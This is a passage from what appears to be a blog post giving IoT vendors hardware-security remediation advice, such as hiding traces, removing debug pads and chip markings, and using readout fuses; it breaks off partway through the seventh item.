In case you were wondering "how can the vendor prevent basic IoT hardware vulnerabilities? And is it worth it?". The answer is yes, and yes. This blog is long enough so I'll keep it short.

Think of it this way. Having an extra layer of protection or some baseline obfuscation in the event that developers make mistakes is a good idea and something that should be planned for. The way I see it, if the JTAG, UART, or ICSP connector weren't immediately apparent, this would've slowed me down and perhaps eventually demotivate me to push on.

The beautiful part is that hardware obfuscation is easy to introduce at the earliest stages of product development. Unlike software controls, which are implemented at later stages of the project and left out due to lack of time. There exist many different hardware controls which are all relatively easy to implement.

Since the hardware hacking portion of this blog wasn't a great success I might as well

share some thoughts & ideas on remediation & how to make IoT hardware more secure.

1. Removing the PCB silkscreen. Marks, logos, symbols, etc, have to go. There's no real reason to draw up the entire board, especially if it's in production.

2. Hide the traces! It's too simple to follow the solder mask (the light green parts on this PCB) What's the point of making them so obvious?

3. Hardware-level tamper protection. It's possible to set hardware and even software fuses to prevent readout (bear in mind that both can be bypassed in many cases).

4. Remove test pins and probe pads and other debugging connections. Realistically speaking if the product malfunctions and a firmware update won’t fix it, the manufacturer likely won't send someone onsite to debug /fix it. 99% of the time they're simply going to send you a new one. So why have debug interfaces enabled/on production devices?

5. If you're using vias as test points (because they make using a multimeter or a scope probe much easier, and are typically used by embedded passive components) it would be wise to use buried or blind vias. The cost of adding additional PCB layers is cheap if you don't already have enough to do this.

6. Remove all chipset markings! It’s seriously so much harder & time-consuming to identify a chip with no markings.



7. Why not use tamper-proof cases, sensors (photodiode detectors), or one-way